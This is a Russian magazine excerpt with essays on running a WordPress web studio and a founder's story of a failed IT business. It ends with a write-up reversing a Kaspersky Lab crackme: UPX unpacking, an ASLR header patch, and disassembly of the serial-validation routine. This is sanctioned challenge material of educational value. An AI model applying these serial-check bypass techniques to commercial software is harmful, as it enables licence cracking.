Не ныряй в океан хаоса. Все молодые разработчики склонны постоянно пробовать новые технологии. Они готовы каждый однотипный проект делать на новой CMS или фреймворке. Такие вещи лучше сразу пресекать. Кстати, когда я в свое время пришел на работу разработчиком, такие запреты меня раздражали больше всего :). Став начальником отдела разработки, я понял, что глупо ошибался. Пробовать новые инструменты, несомненно, нужно. Только делать это необходимо осторожно и на домашних проектах. Стоит один раз поддаться искушению, и твоя компания бонусом получает кучу разношерстных сайтов для поддержки.

Поддержка стоит дорого, и если для этого нет отдельной команды, то компанию могут задавить собственные же творения. Я предлагаю сразу определиться с инструментами и использовать их для 90% проектов. Пусть это будет две CMS (этого вполне достаточно) и один фреймворк. Все продукты этих категорий копируют возможности друг друга, и лучше потратить время на их плотное изучение, чем метаться от одного решения к другому.

Не изобретай CMS/CMF. Молодые компании пытаются вбухать кучу денег на разработку собственных систем управления контентом. Как правило, на старте в компании уже есть какие-то наработки и принимается логичное решение «экономить» на приобретении коробочных продуктов и продавать клиентам свое решение. Поскольку in-house продукт готов не до конца, очередная версия допиливается на живых клиентах. Качество такого кода всегда посредственное (некогда особо тестировать функционал в совокупности), и в итоге каждая копия внедренного продукта начинает пополнять багрепорт новыми заявками. Чем больше будет продаж, тем быстрее будет разрастаться багрепорт.

Другая проблема собственных решений — медленное развитие. Технологии постоянно меняются, особенно в сфере веб-разработки. Сегодня верстали таблицами, через год перешли на плавающие элементы, а через пару лет перейдут на Flexbox. При активном производстве нереально поспевать за всеми тенденциями. Клиенты начинают требовать новизну, а продукт студии пока не готов его предложить.

Лучше сразу выбрать одну из популярных CMS и заключить партнерский договор с разработчиками. Стоимость коробки по такому договору будет на 50–60% ниже, и затраты не будут так сильно бить по кошельку.

Кстати, если посмотреть историю крупных игроков на рынке CMS, то нетрудно заметить одну общую черту — все они начинали как веб-студии. Они ковали собственную разработку, но, как только дошли до определенного уровня, свернули бизнес разработки сайтов и сфокусировались сугубо на продукте. Одновременно заниматься разработкой и внедрением слишком сложно.

ОБРАТНАЯ СТОРОНА МЕДАЛИ

Как сделать свой бизнес — тема хорошая. Но может быть, более полезным и интересным будет описание опыта того, как провалить свой бизнес. Зачастую ошибки делают нас сильней и дают больше полезных знаний, чем успехи. Потому давай разберем опыт успешного провала бизнеса :).



Анатолий Юмашев
основатель и совладелец студии CasePress

КАК ВСЕ НАЧАЛОСЬ?

История крайне банальна. Закончил учебу на программиста и устроился работать системным администратором. Город маленький, и появился спрос на различного рода халтурки. Отсюда возникла идея создать свой бизнес: обслуживать компьютеры, 1С и офисную аппаратуру.

Первые клиенты
Первые заказы были получены по сарафанному радио. О том, как продавать и что продавать, мы тогда не знали. Системы ценообразования не было — как договорились, так и работаем.

Оформление
Первым делом, конечно же, зарегистрировали ИП, чтобы все было официально. На перспективу зарегистрировали ООО, по одной причине — думали, так лучше звучит :). Мы были командой молодых, полных энтузиазма ребят, и потому все стали учредителями в равных долях, чтобы никого не обидеть. Как оформлять бумаги правильно, мы не знали. Годы спустя, читая договорные документы и устав общества, я смеялся до слез. Даже нумерация пунктов была с ошибками, не говоря о смысле пунктов и их логике.

Продажи и поиск новых клиентов
Никакой системы не было. Клиентов искали как придется, кто-то сам нас находил. Пробовали обзвоны и встречи, но было очень затратно, и редко какая сделка приходила к успеху. Пытались сразу сделать CRM, но не понимали сам смысл этой системы, поэтому на выходе учет вели как получится. На самом деле работало только сарафанное радио, и мы от него зависели. А как сделать систему продаж и поток заказов — мы не знали.

Офис
Офис взяли сразу большой, на вырост. Поставили туда мебель и заставляли друг друга ходить в него. Не потому, что он нам нужен, а просто потому, что офис ассоциировался с бизнесом. Половина офиса всегда пустовала.

Продукт и рынок
Тогда не было понимания продукта и рынка. Мы называли то, чем занимаемся, по-разному. По-умному — ИТ-аутсорсинг, проще — техническое обслуживание. Мы не понимали схему ценообразования и много экспериментировали. Один договор был составлен по одной схеме, второй по другой. Каждый договор получался произведением искусства, в котором невозможно разобраться даже при очень большом желании. Да и желания ни у кого не было, поэтому договоры как-то работали и мы даже получали по ним доходы. В какой-то момент мы пришли к идее технических заданий. Прописывали задание, определяли стоимость. Часть заданий были разовые, часть ежемесячные.

WORKFLOW

Как это работало
Мы использовали 1С. Бухгалтерию вели в одной конфигурации и еще одну конфигурацию взяли для учета заявок.

Тут ситуация сложилась двояко. С одной стороны, здорово, что мы научились фиксировать заявки. Мы стали меньше забывать про клиентов, и на тот момент это было прорывом. Качество услуг сильно выросло в сравнении с конкурентами, и мы даже поглотили одного. Того, у кого и такой системы не было.

Но была и очень острая проблема — дорабатывать эти конфигурации под нас очень хотелось, но было крайне трудоемко, и все время не хватало времени. При этом была только регистрация факта заявки и результата. А все, что было по ходу, решалось по телефону, лично или через электронную почту. Как следствие, нередко терялась история. В конфигурации был функционал для ведения истории, но он был сделан так, что вести там какую-либо историю можно было только под дулом пистолета, и держать этот пистолет приходилось мне. Очень скоро эта идея умерла из-за ее нереальности.

Уже тогда мы хотели видеть нашу систему чем-то вроде сайта. Нам нравилось, как удобно переписываться в комментариях, вести диалоги на форумах. И хотелось, чтобы наша система была такой же удобной. Но на рынке ничего подобного в тот момент не было.

Рост бизнеса
Роста как такового не было. Мы по-настоящему не знали ни своих доходов, ни расходов, ни того, как замотивировать сотрудников. Все работали на энтузиазме, который быстро иссякал, и люди уходили.

Нужно было повышать стоимость услуг, но клиенты не хотели платить больше, а как их заставить, мы не понимали. Нам было страшно потерять клиента, потому что мы не умели находить нового. Мы работали в пределах одного города и не знали, как выйти на другой город, при том что и тут не справлялись.

Диверсификация
Да, именно так мы назвали то, чем страдали. Мы делали все. Хочет клиент 1С — ставим и обслуживаем 1С. Хочет принтер заправить — тут же заправляем. Хочет АТС поставить — нет проблем! СКС протянуть? Пожалуйста! Какой-то софт поставили — разбирались с ним и помогали настроить. Мы занимались всем! Надо ли говорить, что каждый заказ был на нуле по прибыли и с кучей ошибок. Мы не особо во всем разбирались и просто это как-то делали.

Коллапс
В какой-то момент ситуация накалилась до предела. Начались конфликты. Не было одного главного, решения бесконечно оспаривались, и никто не мог, опираясь на авторитет, принять один из вариантов. Качество услуг было выше, чем у конкурентов, но все равно очень низкое.

Фирму буквально разорвало. Часть учредителей откололись и ушли делать такую же фирму, только еще с торговлей. Потом и они распались. То, что осталось от фирмы, пытались вывести в плюс. Пытались найти наемного управленца. Все попытки потерпели фиаско. Сейчас ту ситуацию можно назвать одним словом — лихорадка.

В таком виде мы просуществовали еще около года. Конкурируя со своими бывшими партнерами. Отбирая друг у друга клиентов. Играя в черный PR. Каждый обвинял друг друга в клевете. Это был ужас. И в какой-то момент мне этот ужас надоел. Я тоже вышел из фирмы, и то, что осталось в итоге, проагонизировав еще около года,

РАБОТА НАД ОШИБКАМИ И СТАРТ НОВОГО БИЗНЕСА

Перезагрузка
Мне понадобилось около двух лет, чтобы оправиться от полученной дозы стресса и восстановить силы. Устроился на работу, учился управлять. Вскоре занял должность директора по развитию в крупной федеральной компании. Были интересные задачи, но все они казались детскими играми в сравнении с тем, что пришлось пережить на вольных хлебах.

Свой бизнес можно сравнить со спуском на сноуборде или управлением кайтом. Опасно. Трудно. Выматывает. Но попробовав один раз — остановиться уже сложно. Появились мысли о том, что нужно снова попытаться. Мозг начал искать новые идеи. И в какой-то момент пришло осознание, что интересный рынок — это веб-разработка.

В этот раз уже было лучшее понимание того, что есть продукт и рынок. Не хотелось ограничивать себя одним городом, и потому тема веб-разработок казалась еще интересней. Тут нет территориальных границ. Работай откуда угодно и на кого угодно.

Маркетинг на первом месте
Зависеть от сарафанного радио больше не хотелось, поэтому за основу был взят сайт и посадочные страницы, которые сделали поток новых заказов стабильным. Это позволило побороть страх потери клиента. Появилась возможность повышать цены на услуги, если видим, что заказ невыгоден.

Это, наверное, одна из ключевых причин того, что новый бизнес намного интересней первой попытки как по динамике развития, так и по доходности.

Конечно, под маркетингом понимается не просто продажи и их рост. Мы постоянно изучаем тенденции рынка и исследуем, что действительно нужно клиентам. Зачастую то, что хочет клиент, и то, что ему на самом деле надо, — две большие разницы. Мы ведем общение в русле того, что нужно, объясняя клиенту, что его желания могут навредить, и если не приходим к взаимопониманию, то отказываемся.

Узкая специализация
Мы отказались от идеи заниматься всем. Теперь мы выбрали узкую специализацию. Делаем только разработку сайтов. У нас нет 1С, и мы не обслуживаем компьютеры и ничего такого. Только сайты и только разработка. Причем не просто сайты, а сайты на WordPress. Жесткий и узкий выбор платформы дал колоссальные преимущества как в части продвижения, так и в части обучения новых специалистов.

Иная схема поиска сотрудников
В моей первой компании мы были вынуждены искать сотрудников, которые уже готовы к работе. Мы были зависимы от их знаний, и в малом бизнесе это оказалось бомбой замедленного действия. Такие сотрудники хороши тем, что сразу могут решать задачи, но они не становятся частью команды. Легко уходят и уводят за собой клиентов и других сотрудников.

В новом бизнесе мы отдаем предпочтение молодым и энергичным, помогая им развить нужные знания. Это требует больше времени, но взамен команда получается намного сильнее. А бизнес — это в первую очередь команда. Поодиночке тут делать нечего. Если сотрудник стал очень сильным — он уйдет или станет партнером. Но в любом случае он будет благодарен тому, что его обучили, дали ему знания и нужный опыт.

Технологии
Уверен, что в самом начале может хватить Excel или Google Docs для учета заявок.

Но так уж сложилось, что опыт первого бизнеса позволил сделать свою систему управления на базе WordPress, поэтому наши процессы с ходу были поставлены на правильные рельсы. Системы чек-листов для контроля качества разработки, база знаний, наполненная нужными статьями, внутренний форум для обсуждения сложных задач и многое другое. Все это легко настраивается и расширяется без заметных затрат. Но почувствовали мы это преимущество только через год работы. В самом начале просто вели учет и без доработок, хватало типового функционала. Думаю, аналогом для других студий может быть Trello, Bitrix24, ПланФикс, Мегаплан или другие веб-приложения.

Офис — не главное
Мы снова решились организовать офис, но в несколько попыток. И не с первого раза офис заработал. А когда заработал, он стал опцией. Кто хочет — тот в офисе. Кому нравится вне офиса — тот вне офиса. Опять же веб-разработка как продукт тут играет в плюс.

И да, запустили мы его только через год работы бизнеса.

Юридическое оформление по мере необходимости
Тут мы начали вообще без оформления как физическое лицо и фриланс. Клиенту важен продукт и качество. Все остальное второстепенно. Когда понадобились договоры — сделали ИП. УСН от доходов — так проще вести учет. Когда понадобились сотрудники и оформление — сделали ООО. УСН с доходами минус расходы. Так проще оптимизировать налоги, но нужно больше внимания уделять учету.



ВЫВОДЫ

ВЫВОДЫ

Провалив свой первый бизнес и начав все по новой, нам удалось сделать ряд выводов и работу над ошибками. Новый бизнес идет сложно и с проблемами, но это совсем другие сложности и проблемы, если сравнивать с нашим первым разом.

Бизнес не имеет смысла, если у тебя нет продукта, который востребован рынком.

Ты должен болеть этой темой. Первый год или годы будут тяжелым испытанием, и, чтобы его пройти, нужен колоссальный объем энергии. Получить его можно, только занимаясь любимым делом.

Даже если есть отличный продукт, навыки его производства, его еще нужно правильно упаковать и продать. Если мы говорим о веб-студии, то это означает, что продукт нужно правильно описать в форме посадочной страницы, настроить рекламные кампании. Если тут все сделать правильно, то появится входящий поток заказов, который нужно будет просто ловить и выполнять. Тут нужно маркетинговое мышление и изучение тонны материалов, которых в Сети очень много. Читать и применять. Иначе ты станешь заложником клиентов и они будут вить из тебя веревки. Это зависимые отношения, и они плохо заканчиваются.

Ищи сотрудников. Лучший способ найти людей — это предложить им обучение. Сотрудники, которые пришли к тебе и которые получили в твоей компании полезные знания, с большей вероятностью останутся с вами, даже на фоне возможных проблем. Это не значит, что они будут идеальны или никогда не уйдут, но это самый надежный способ собрать классную команду.

Юридические дела второстепенны. Ты поймешь, когда тебе понадобится ИП или ООО. До этого момента не думай об этом. Если бизнес заработает, то его оформление понадобится очень скоро. А если не закрутится, то зачем заморачиваться?

Офис для веб-студий второстепенен, но только если у вас есть хорошая система управления бизнес-процессами. Во всех остальных случаях — нужен. Он поможет побороть хаос в начале без дорогих систем управления.

ЧТО ДЕЛАТЬ ДАЛЬШЕ?

Говорят, что лучше учиться на чужих ошибках. Это верно, но иногда то, что для другого было ошибкой, для тебя становится преимуществом. Есть огромная разница между подходами к разработке маленькой конвейерной студии и большой компании, сфокусированной всего на нескольких продуктах. Все то, что было написано до этого, отлично сработает на первых этапах. Дальше нужно менять подход. О трех наиболее распространенных ошибках, которые не дают развиваться командам, я хочу рассказать.



Алексей Глазков
ведущий разработчик CasePress,
frontend-разработчик Aviasales.ru

Ошибка 1

Делегируй все, что можешь

Широко распространено мнение, что одна из основных обязанностей руководителя — учиться делегировать. Однако это не всегда так. Стоит понимать, что, делегируя задачи, руководитель не снимает с себя ответственность — он всего лишь перепоручает работу сотруднику, способному ее выполнить не хуже самого руководителя. А это означает, что ты тоже должен быть способен ее выполнить, чтобы верно оценить трудозатраты. Делегируй не «всё». Делегируй то, что умеешь сам.

Пример из жизни: в Aviasales, где я некоторое время работал, тимлиды ничуть не боялись самостоятельно браться за технические задачи. Погружаясь в работу наравне со своей командой, руководитель получает более полную обратную связь, познавая детали разработки и внутренности продукта не только через отчеты и ретроспективу, но и «на собственной шкуре». Как можно заметить, Aviasales чувствует себя очень хорошо :).

Ошибка 2

В любой непонятной ситуации пиши на Perl

Говорят, молодые разработчики склонны постоянно пробовать новые технологии, из-за чего компания не может оптимизировать ресурсы на поддержке. Однако эта ошибка становится преимуществом, если развивать студию не только количественно, но и качественно — то есть создавать все более сложные и дорогие веб-сервисы. Высоконагруженный (десятки тысяч запросов в минуту и более) сервис изнутри состоит из множества подсистем, каждая из которых затачивается под свою узкую задачу — вплоть до того, что пишется на своем языке программирования. Если у вас нет разработчиков, которые не боятся изучать новые языки, экспериментировать с фреймворками и библиотеками, сложность проектов вашей студии просто не сможет расти.


Пример из жизни: в процессе решения задачи «хранение N миллионов цен и быстрый поиск» мне за несколько месяцев пришлось перебрать и отсеять такие варианты: MongoDB + Ruby scripts, PostgreSQL + stored procs, PostgreSQL + Redis cache, Redis + Lua scripts. При этом ни одно из решений не было достаточно быстрым и правильным: сейчас я уверен, что стал бы решать подобную задачу с помощью Erlang и R. А теперь представь, что за эту задачу взялся человек, освоивший Bitrix.

Ошибка 3

Не пили свой велосипед

Вопреки всем мнениям о разработке велосипедов, сделать «собственную CMF» все же стоит :). Конечно, сразу с разбегу вбухать кучу денег и, не имея опыта, создать свой продукт не получится, это процесс постепенный. Однако именно параллельная разработка своей системы, в которую будут добавляться лучшие идеи и наработки компании, позволит тебе накапливать и систематизировать опыт. Тебе ведь не хочется закрыть прибыльное направление только потому, что ушел сотрудник, который в этом хоть что-то понимал? Значит, стоит зафиксировать опыт и знания таких сотрудников в виде модулей собственной CMF.

Пример из жизни: stackoverflow-driven development :). С появлением коллективных площадок, подобных Stack Overflow, SourceForge и GitHub, порог вхождения в IT-экосистему снизился. Благодаря сублимированному опыту, отвязанному от конкретных проектов и исполнителей, больше не нужно (ну, в большинстве случаев) искать решение проблем, которые уже решал кто-то другой, не нужно писать код, который уже был где-то кем-то написан. Удобно, верно? Поэтому мы в CasePress сделали этот подход частью своей стратегии: в решение задачи входит не только сделать сайт, но и выложить howto во внутреннюю базу знаний и оформить код в виде плагина. Такое решение можно будет применить еще раз, и не обязательно этим же сотрудником.



Александр Лозовский
lozovsky@glc.ru

Вячеслав Закоржевский

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

РЕШЕНИЕ CRACKME ОТ «ЛК» И НОВАЯ ПАРТИЯ ЗАДАЧ ОТ EMBARCADERO

Наш старый автор, гуру машинных кодов и настоящий вайтхэт Вячеслав Закоржевский с блеском решил crackme от «Лаборатории Касперского», ссылку на который мы опубликовали в позапрошлом номере. Связано ли это с тем, что он сам работает в Лаборатории и сидит примерно в десяти метрах от автора кракми? :) Слава утверждает, что нет, и мы ему верим! Сегодня он представит на твой суд историю о том, как он его реверсил (советую почитать: настоящий детектив), а я выкачу новые задачи и прославлю победителей.

РЕШЕНИЕ КРАКМИ

Два месяца назад мы опубликовали на нашем сайте призыв пореверсить кракми, а победителям обещали подарки и экскурсию по вирлабу «ЛК». Чтобы стать участником, необходимо было указать свой email и правильный серийный номер, который подходит к кракми. Честно скажу, это было достаточно увлекательно и заняло несколько долгих вечеров дома перед экраном компьютера. Безусловно, описанный в данной статье подход не претендует на оптимальность и эффективность, а представляет собой всего лишь пересказ моих мыслей и действий, возникавших спонтанно по мере продвижения вперед. Кстати, читатели могут повторить все то же, что и я, используя бесплатные инструменты — Hiew Demo и IDA Freeware.

Начнем-с. Первым делом, я запустил скачанный с сайта файл, чтобы понять, а что вообще требуется и как действовать дальше...

Так, понятно, нужна корректная пара email / серийный номер, которая проверяется по клику кнопки Check. Недолго думая, я полез в Hiew, чтобы спланировать дальнейшие действия. Передо моим взором появился типичный PE'шник, запакованный UPX'ом, размером под 1,5 Мб (рис. 1).

Очевидно, что надо снимать упаковку. Я скачал UPX и запустил его с ключом –d, а на выходе получил прекрасный распакованный файл. Бегло оглянув точку входа и строчки, я понял, что файл был скомпилирован в Visual Studio с использованием MFC. На это указывает гигантское количество фактов: имена классов, методов, кнопок, полей, встроенные изображения, стили и многое другое.

Помимо MFC, мое внимание привлек целый блок строк, содержащих имена функций из библиотеки OpenSSL (выясняется в поисковике за минуту), отвечающих за работу с эллиптическими кривыми (рис. 2).

Ну что же, по беглому осмотру стало ясно, что мне не предстоит бороться с какой-нибудь бешеной обфускацией, виртуальной машиной или безумной криптой. Код просто кристально чистый — можно спокойно разбирать.

Очевидно, что следующим этапом нужно находить код, который отвечает за проверку данных, введенных в текстовые поля. Это было несложно — я открыл файл в IDA, выбрал отображение Unicode-строк и нашел две ключевые фразы: Serial is valid и Serial is invalid. Обе, как оказалось, встречаются только в одной-единственной функции и используются в качестве параметра для API-функции SetDlgItemTextW, которая отображает текст на диалоговом окне.

В общем, это то, что надо. Проанализировав код снизу вверх, я нашел несколько инструкций cmp, от которых будет зависеть результат, и, в конце концов, функцию, проверяющую, валидная ли введена пара или нет. А над ней — два MFC-вызова, осуществляющих считывание введенного текста и проверки на количество введенных символов. Таким образом, длина email'а должна быть больше или равна трем, а серийного номера — строго 32 символа. Я сразу же начал присваивать имена всем вызовам, чтобы впоследствии не запутаться. Вообще говоря, это хорошая практика (рис. 4).

Функция CheckValid оказалась весьма объемной, поэтому я решил не мучиться со статическим анализом, а запустить отладчик и в динамике посмотреть, что и в каких переменных хранится. Я поставил брейкпоинт на первую инструкцию функции, запустил IDA-дебаггер и получил необрабатываемое исключение на чтении из памяти. Попробовал еще раз — аналогично, но исключение генерируется уже в другом месте, хотя и в пределах образа кракми. Вначале я подумал, что все-таки здесь имеется уловка и на самом деле UPX нестандартный, а значит, и распаковка прошла некорректно... Но буквально через мгновение я предположил, что, раз адреса меняются, что-то не так с релоками. И действительно — релоки в файле отсутствовали (директория Fixups в массиве DataDirectory), а секция «.reloc» хотя и имелась, но была полностью заполнена нулями. Напомню, что таблица переназначений используется для корректировки абсолютных адресов в машинном






Рис. 1. Окно кракми с неверной комбинацией email/серийник

Рис. 2. Оригинальный crackme, открытый в Hiew

Рис. 3. Фрагмент распакованного кракми, содержащий названия библиотек из OpenSSL

Рис. 4. Фрагмент кода, отвечающий за проверку введённых данных и отрисовку результата для пользователя



```
.text:0040AAAC    cmp   dword ptr [eax-0Ch], 3 ; email len
.text:0040AAB0    jl    short loc_40AAF7
.text:0040AAB2    mov   eax, [edi+82Ch]
.text:0040AAB8    cmp   dword ptr [eax-0Ch], 20h ; serial len
.text:0040AABC    jnz   short loc_40AAF7
.text:0040AABE    push  eax
.text:0040AABF    lea   ecx, [ebp+var_1C]
.text:0040AAC2    call  GetText
.text:0040AAC7    mov   esi, eax
.text:0040AAC9    mov   [ebp+var_4], ebx
.text:0040AACC    lea   ecx, [ebp+var_18]
.text:0040AACF    push  dword ptr [edi+828h]
.text:0040AAD5    mov   [ebp+var_14], 1
.text:0040AADC    call  GetText
.text:0040AAE1    mov   edx, [esi]      ; edx <- serial
.text:0040AAE3    mov   ebx, 3          ; ebx <- 3
.text:0040AAE8    mov   ecx, [eax]      ; ecx <- email
.text:0040AAEA    call  CheckValid
.text:0040AAEF    mov   [ebp+var_D], 1
.text:0040AAF3    test  eax, eax
.text:0040AAF5    jnz   short loc_40AAFB
```

5

```
.text:00407CD0 SerialValidSymbols?:          ; CODE XREF: CheckValid+57↓j
.text:00407CD0          mov   al, [ecx+ebx]
.text:00407CD3          cmp   al, 30h
.text:00407CD5          jl    short loc_407CDB
.text:00407CD7          cmp   al, 39h
.text:00407CD9          jle   short loc_407CF3
.text:00407CDB
.text:00407CDB loc_407CDB:                   ; CODE XREF: CheckValid+35↑j
.text:00407CDB          cmp   al, 41h
.text:00407CDD          jl    short loc_407CE3
.text:00407CDF          cmp   al, 46h
.text:00407CE1          jle   short loc_407CF3
.text:00407CE3
.text:00407CE3 loc_407CE3:                   ; CODE XREF: CheckValid+3D↑j
.text:00407CE3          cmp   al, 61h
.text:00407CE5          jl    SERIAL_NOT_VALID
.text:00407CEB          cmp   al, 66h
.text:00407CED          jg    SERIAL_NOT_VALID
.text:00407CF3
.text:00407CF3 loc_407CF3:                   ; CODE XREF: CheckValid+39↑j
.text:00407CF3                               ; CheckValid+41↑j
.text:00407CF3          inc   ecx
.text:00407CF4          cmp   ecx, 20h
.text:00407CF7          jl    short SerialValidSymbols?
```

6

Рис. 5. **Фрагмент кода, отвечающий за считывание данных и проверку длины ключа и почты**

Рис. 6. **Фрагмент кода, содержащий проверку на корректность введённых символов серийника**

Рис. 7. **Фрагмент кода, отвечающий за «переворачивание» байт в двойном слове**



ЗАЛ СЛАВЫ: ПОБЕДИТЕЛИ CRACKME

В прошлом номере я объявил первого победителя, но, учитывая сложность и интересность опубликованного кракми, я бы хотел прославить всех крутых хакеров, которые смогли его осилить. Вот они, эти железные парни: AV1ct0r, UniSoft, Kamazi, OKOB, Neomant, Prober, 1kg, REU.

коде, когда образ загружается не по ImageBase, указанному в заголовке. В моем случае это происходило из-за включенной технологии ASLR как в Windows (я сижу на Win 8 x64), так и у кракми. За это отвечает соответствующий флаг в поле Characteristics PE-заголовка. Я мгновенно запатчил один байт заголовка, и все заработало без проблем.

Таким образом, я забил текстовые поля корректными значениями и стал отлаживать крακмишку строка за строкой. В самом начале мне встретился цикл, который проверял содержимое серийного номера — он должен содержать только цифры от 0 до 9 включительно и/или латинские (прописные и строчные) буквы от a до f. Другими словами, серийник будет выглядеть как-то так:

```
A29FF02B28D8CC185B02A861DF8490FA
```

Сразу же напрашивается — это строковое представление шестнадцатеричного числа размером 16 байт (или 128 бит), то есть каждые два введенных символа дают один байт.

Чуть ниже весьма ожидаемо происходит преобразование введенного серийника в четыре двойных слова. Причем в регистрах цифры идут в том же порядке, что и были введены. Алгоритм чрезвычайно простой, и его можно описать на языке C следующим образом:

```
for (int i = 0; i  < 8; i++)
{
  Symbol = serial[i];
  If(Symbol >= '0' && Symbol <= '9')↵
  Symbol -= '0';
  else if(по аналогии для букв)
  Result <<= 4;
  Result += symbol;
}
```

где result — результирующий дворд, а serial — указатель на введенный серийник. Причем это преобразование выполняется по четыре раза для одного и того же набора из восьми символов, а результаты рассовываются по регистрам и локальным переменным. Понятно, что это невероятно избыточно, — можно было бы сделать отдельную функцию, выполняющую вышеописанное преобразование и просто скопировать результат по другим переменным. Предполагаю, что это оптимизация компилятора или умышленное увеличение кода автором, чтобы усложнить работу реверсеру.

После этого полученный дворд «переворачивается» и кладется в локальную переменную. То есть байты (а не полубайты!) идут теперь задом наперед:

```
12345678h -> 78563412h
```

Выполняется же это с помощью нехитрых арифметических и логических операций, в которых как раз используются все четыре копии преобразованного двойного слова в качестве временных переменных.

```
.text:00407DDE                                             ;
